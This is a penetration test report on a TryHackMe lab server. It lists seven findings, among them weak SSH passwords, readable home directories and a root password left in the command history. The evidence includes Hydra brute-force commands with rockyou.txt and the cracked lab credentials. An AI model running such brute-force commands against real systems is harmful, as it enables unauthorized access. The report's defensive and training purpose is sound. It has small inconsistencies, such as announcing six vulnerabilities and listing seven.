



Penetration Test Report

TryHackMe

Project: 1
Version: 1.0
Date: July 19, 2023
Prepared for: TryHackMe
Prepared by: Lawson Baldwin

Table of Contents

Table of Contents.....	2
Executive Summary.....	3
Introduction.....	3
Findings Summary.....	3
High-Level Recommendations.....	3
Methodology.....	4
Overview.....	4
Scope.....	4
Approach.....	4
Tools and Techniques.....	4
Technical Findings Details.....	5
Findings Overview.....	5
Technical Details.....	6
Positive Findings.....	14
Appendices.....	15
Appendix A – Finding Severities.....	15
Appendix B – Remediation Checklist.....	16
Appendix C – Exploited Hosts.....	17
Appendix D – Compromised Users.....	18
Appendix E – Changes/Host Cleanup.....	19
Appendix F – Password Review.....	20


Executive Summary

Introduction

TryHackMe made contact to start an assessment on the security of their server and workplace. The tester was tasked with gaining administrator access to the system. The project started January 7, 2023 and ended January 10, 2023.

Findings Summary

6 vulnerabilities were found, 2 of which were severe. The severe vulnerabilities will cause catastrophic damage to the system if an unauthorized user gains access to a user account.



Although the tester was able to identify these issues, 1 positive finding was that the system reported unauthorized root login attempts. This made it hard for the tester to remain undetected.

High-Level Recommendations

It is recommended to address the critical vulnerabilities first. **Appendix B – Remediation Checklist** should be used to ensure all areas are covered.

Methodology

Overview

This assessment was conducted using the Penetration Testing Execution Standard (PTES) and includes 6 phases: Pre-engagement, Reconnaissance, Vulnerability Assessment, Exploitation, Post Exploitation, and Reporting.

Scope

The scope was to obtain root access to the system with the given IP 10.10.166.76. The employee names Kevin B., John R., Lucky J., and Sammie were provided.

Approach

Nmap was used which revealed port 22.

Hydra was used to attempt to crack into the accounts of the provided employee names. Only Sammie's password was cracked.

A routine IP swap occurred and the tester was given the new IP address.

Upon logging in to Sammie's account, the tester uploaded fake malware to the server using Nautilus. Moving to the home directory of Sammie's account revealed three other user accounts: "johnny", "linda", and "strategos". The account "strategos" was outside of the scope, so the tester attempted to crack into Johnny's and Linda's accounts. Both were cracked.

Despite this, security with root directories were high, as they were still of limits. The system also reported the attempt which made it impossible for the tester to cover his tracks.

Johnny's account revealed the root password within the command history. Linda's account did not have relevant information, so the tester sudoed into root. The root flag was then obtained from the root directory.

Tools and Techniques

Below are a list of tools used and a brief description:

- Nmap was used to reveal port 22.
- Hydra was used to crack into multiple accounts through SSH.
- Nautilus was used to extract data and upload malware to the server.

Technical Findings Details

Findings Overview

All of the issues during the penetration test are listed below and risk rated. Details on the risk rating can be found in **Appendix A – Finding Severities**.

Finding #	Description	Risk
1	Exposure of Data Element to Wrong Session	CRITICAL
2	Command History Preserved on Logout	CRITICAL
3	Improper Restriction of Excessive Authentication Attempts	HIGH
4	Weak Password Requirements	HIGH
5	Plaintext Storage of a Password	HIGH
6	Improper Restriction of Administrator Login	HIGH
7	Insertion of Server Information into Secure Shell Banner	INFO

Technical Details

1. Exposure of Data Element to Wrong Session - Critical

CWE	https://cwe.mitre.org/data/definitions/488.html
Description	Users within the server are able to see the directories of other users within the home directory. Not only are they able to see them, but they are able to open them.
Security Impact	This allows any user of the server to view content that is potentially sensitive from any user they wish. This should be fixed immediately because anyone with little to no technical knowledge can use this to their advantage and cause a major leakage of data. This also allows attackers that broke into one user account to view the data of all user accounts.
Remediation	Hide the directories of other users and deny access to them if the user in session does not have authorization. Every user should only be able to view and access their own user directory.

Finding Evidence:

The attacker logged in as Sammie and moved to the home directory. From there she can see the other user directories (boxed in red).

```
sammie@beginner-os-security:~$ pwd
/home/sammie
sammie@beginner-os-security:~$ cd /home/
sammie@beginner-os-security:/home$ ls
johnny linda sammie strategos
```

The attacker then opened Johnny's user directory and viewed the contents of the "cheese.txt" file.

```
sammie@beginner-os-security:/home$ cd johnny
sammie@beginner-os-security:/home/johnny$ ls
cheese.txt coffee.txt Tux.png
sammie@beginner-os-security:/home/johnny$ cat cheese.txt
In 2019, Germany was the number one exporter of cheese. The Netherlands, France, and Italy are their cheese production and were also some of the top exporters of cheese in that year.
```

2. Command History Preserved on Logout - Critical

Description	The command history of a user account on the server is preserved after logging out. This means that upon logging in, commands from previous sessions are still shown in the command history.
Security Impact	Many commands have the potential to hold sensitive information. Having this sensitive information stored in the command history of the server is very insecure. With the right information, an attacker will cause serious destruction to the server.
Remediation	Delete the command history after a user logs out, or do not save the command history at all.

Finding Evidence:

The attacker gains unauthorized access to Johnny's user account. After gaining access, she checks the command history for any sensitive information. The attacker locates the slip up from the user (boxed in red) and retrieves the root password.

```
johnny@beginner-os-security:~$ history
 1  ls
 2  vi notes.txt
 3  mv notes.txt coffee.txt
 4  vi cheese.txt
 5  wget -c https://upload.wikimedia.org/wikipedia/commons/a/af/Tux.png
 6  ls
 7  su - root
 8  happyHack!NG
 9  su - root
10  whoami
11  ls
12  cat coffee.txt
13  whoami
14  pwd
15  date
16  exit
17  ls
18  cd ..
19  ls
20  cd johnny/
21  ls
22  history
```

The attacker uses sudo to gain root access and proceeds to enter the root directory for sensitive information.

```
johnny@beginner-os-security:~$ su root
Password:
root@beginner-os-security:/home/johnny# cd /root/
root@beginner-os-security:~# ls
flag.txt  snap
root@beginner-os-security:~# cat flag.txt
THM{YouGotRoot}
```

The text at the very bottom “THM{YouGotRoot}” is sensitive information.

3. Improper Restriction of Excessive Authentication Attempts - High-Severity

CWE	https://cwe.mitre.org/data/definitions/307.html
Description	The server does not restrict a user from inputting an incorrect password multiple times. This takes place on the secure shell login of the server.
Security Impact	This gives an attacker the ability to execute a brute-force attack on any user account. This greatly increases the risk of password cracking since no information other than the username of the account is needed for a brute-force attack.
Remediation	Implement a login attempt limit. This would either cause a timeout or connection loss after a certain number of incorrect password attempts.

Finding Evidence:

The attacker finds out Sammie works at TryHackMe and knows the IP of the server used at the company. The attacker uses Hydra and runs a command to initiate a brute-force attack on Sammie's account, making the assumption that the username is "sammie".

```
(kali㉿kali)-[~]  
$ hydra -v -I -l sammie -P /usr/share/wordlists/rockyou.txt 10.10.166.76 ssh -t 64
```

Hydra outputs the password of Sammie's account.

```
22][ssh] host: 10.10.166.76  login: sammie  password: dragon
```

The attacker logs in to Sammie's account and views sensitive information.

```
(kali㉿kali)-[~]  
$ ssh sammie@10.10.151.94 -p 22  
sammie@10.10.151.94's password:
```

```
sammie@beginner-os-security:~$ ls  
country.txt  draft.md  icon.png  password.txt  profile.jpg  
sammie@beginner-os-security:~$ cat country.txt  
UK
```

4. Weak Password Requirements - High-Severity

CWE	https://cwe.mitre.org/data/definitions/521.html
Description	Users are not required to create a strong password for their account login. This means a password can be short and not include
Security Impact	Weak passwords make brute-force attacks a greater threat. Not requiring users to create strong passwords allows attackers to brute-force and crack their passwords easily, which in turn grants them access to the system.
Remediation	Require users to create passwords of at least 8 characters long. The length should be longer for higher privilege accounts. There should also be a combination of uppercase and lowercase letters, numbers, and special characters.

Finding Evidence:

An attacker finds out “sammie” is the username of an account on the server. She uses Hydra to crack the weak password that sammie is using in less than 10 seconds.

```
(kali㉿kali)-[~]  
$ hydra -v -I -l sammie -P /usr/share/wordlists/rockyou.txt 10.10.166.76 ssh -t 64  
[22][ssh] host: 10.10.166.76 login: sammie password: dragon
```

The attacker locates two other usernames on the server in the home directory

```
sammie@beginner-os-security:/home$ ls  
johnny linda sammie strategos
```

The attacker uses Hydra to crack the passwords of those accounts.

```
(kali㉿kali)-[~]  
$ hydra -v -l johnny -P /usr/share/wordlists/rockyou.txt ssh://10.10.95.192 -t 64  
[22][ssh] host: 10.10.95.192 login: johnny password: abc123  
  
(kali㉿kali)-[~]  
$ hydra -v -l linda -P /usr/share/wordlists/rockyou.txt ssh://10.10.95.192 -t 64  
[22][ssh] host: 10.10.95.192 login: linda password: qwertyuiop
```

Since the passwords of both user accounts are weak, they are cracked in less than 30 seconds.

5. Plaintext Storage of a Password - High-Severity

CWE	https://cwe.mitre.org/data/definitions/256.html
Description	A plain text file is stored on the server containing a password or list of passwords.
Security Impact	An attacker can use this to easily save known passwords on their computer. If the attacker gets their hands on not only one password, but a list of passwords this can become catastrophic. This would enable them to access many accounts without authorization and they could also sell this information on the dark net.
Remediation	Hide the password file from plain view. Restrict the access to file from lower privileged users. Encrypt the file to make the contents unreadable.

Finding Evidence:

The attacker gains unauthorized access to Johnny's account. She locates a file in another user directory named "sammie" that contains the password and username to that account.

```
johnny@beginner-os-security:~$ cd /home/  
johnny@beginner-os-security:/home$ cd sammie/  
johnny@beginner-os-security:/home/sammie$ ls  
country.txt  draft.md  icon.png  password.txt  profile.jpg  
johnny@beginner-os-security:/home/sammie$ cat password.txt  
sammie  
dragon
```

The attacker saves the file to her computer using Nautilus.

6. Improper Restriction of Administrator Login - High-Severity

Description	Any user on the server is able to attempt to log into root regardless if they have permission or not.
Security Impact	An attacker would be able to make an attempt at accessing root once they have a user account compromised. This is a concern because password cracking would be possible.
Remediation	Do not allow every user to log into root. Designate a few users to have access to root.

Finding Evidence:

View the finding evidence for "Finding #2" as the attacker carries out the same method for this vulnerability. The only difference with this vulnerability is that the attacker would be able to carry out the same login for any user on the server.

7. Insertion of Server Information into Secure Shell Banner - Informational

Description	System information is shown to the user upon logging in. This includes the system load and operating system.
Security Impact	An attacker could use this information to find vulnerabilities for the system. Knowing the system load could give an attacker an idea of how easy a denial of service attack would be to execute on the server. If a version is out of date there are likely to be known vulnerabilities.
Remediation	Only show the system information for users who have root access.

Finding Evidence:

The attacker sees that there is out of date software on the server.

```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Wed Mar  2 08:00:25 2022 from 10.20.30.1  
sammie@beginner-os-security:~$
```

The attacker sees the operating system version.

```
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)
```

The attacker then does an open source search of vulnerabilities of the out of date system.

Positive Findings

Below is a list of security strengths that were found during testing.

1. Unauthorized Sudo Commands Reported

The tester attempted to perform a root action but the system reported the incident saying he did not have root access. This would make it harder for an attacker to cover their tracks.

Appendices

Appendix A – Finding Severities

Each finding has been assigned a rating of critical, high, medium, low, or informational. The ratings were made to prioritize which findings should be addressed first.

Rating	Definition
CRITICAL	This vulnerability is well known and can be easily exploited. Exploitation likely results in a breach of information, unauthorized system modifications, and a disruption of services. It is likely that multiple or all systems on the network will be affected on the root-level (e.g., Remote Code Execution, Privilege Escalation, SQL Injection).
HIGH	This vulnerability while less direct, is still widely known by attackers. Exploitation likely results in a breach of information and disruption of services. While root-level compromise is not likely, it can still significantly damage to the network (e.g. Remote Code Execution, Privilege Escalation, Cross-Site Scripting).
MEDIUM	This vulnerability could potentially be exploited by attackers, but may require more effort. Exploitation likely results in minor data leakage, limited unauthorized access, or partial system disruption (e.g. Cross-Site Request Forgery, Information Leakage, Insecure Direct Object References).
LOW	This vulnerability is not well known and may require other vulnerabilities to be successfully exploited. Exploitation may grant minimal unauthorized access, minor information leakage, or negligible system disruption (e.g. Weak Password Policy, Lack of Secure Transport Encryption, Lack of Input Sanitation).
INFORMATIONAL	This vulnerability does not directly allow for exploitation. This is applicable if an attacker discovers information about the network or system that could potentially be useful (e.g. Information Disclosure through HTTP Headers, Unnecessary Open Ports, Disclosed Software or Version Information).

Appendix B – Remediation Checklist

1. Exposure of Data Element to Wrong Session - Critical

- ☐ Hide the directories of other users and deny access to them if the user in session does not have authorization.

2. Command History Preserved on Logout - Critical

- ☐ Delete the command history after a user logs out, or remove it altogether.

3. Improper Restriction of Excessive Authentication Attempts - High-Severity

- ☐ Implement a login attempt limit, timeout, or sever the connection after a certain number of incorrect password attempts.

4. Weak Password Requirements - High-Severity

- ☐ Require users to create passwords of at least 8 characters long.
- ☐ Require higher privilege accounts to be at least 14 characters long
- ☐ Require passwords to have a combination of uppercase and lowercase letters, numbers, and special characters.

5. Plaintext Storage of a Password - High-Severity

- ☐ Hide the password file from plain view.
- ☐ Restrict the access to password file from lower privileged users.
- ☐ Encrypt the file to make the contents unreadable.

6. Improper Restriction of Administrator Login - High-Severity

- ☐ Restrict every user from logging into root.
- ☐ Designate a few users to have access to root.

7. Insertion of Server Information into Secure Shell Banner - Informational

- ☐ Only show the system information for users who have root access.

Appendix C – Exploited Hosts

Host	Method	Notes
10.10.166.76	User login.	Initial foothold (given).
10.10.95.192	User login.	Second IP issued (given).

Appendix D – Compromised Users

Username	Method	Notes
sammie	Password cracking.	Note found on desk.
johnny	Password cracking.	User directory.
linda	Password cracking	User directory.
root	Password input.	Command history.

Appendix E – Changes/Host Cleanup

Host	Change/Cleanup Needed
10.10.95.192	Remove file “I-BROKE-IN.png” from the directory “/home/sammie”

Appendix F – Password Review

Password Statistics

Metric	#
Total Password Hashes Obtained	0
Total Passwords Cracked	4
Number of Root/Admin Passwords	1
Cracked Root/Admin Passwords	1

Most commonly used passwords

Metric	#
dragon	1
abc123	1
qwertyuiop	1

Password Length Breakdown

Length	#
6	2
10	1
12	1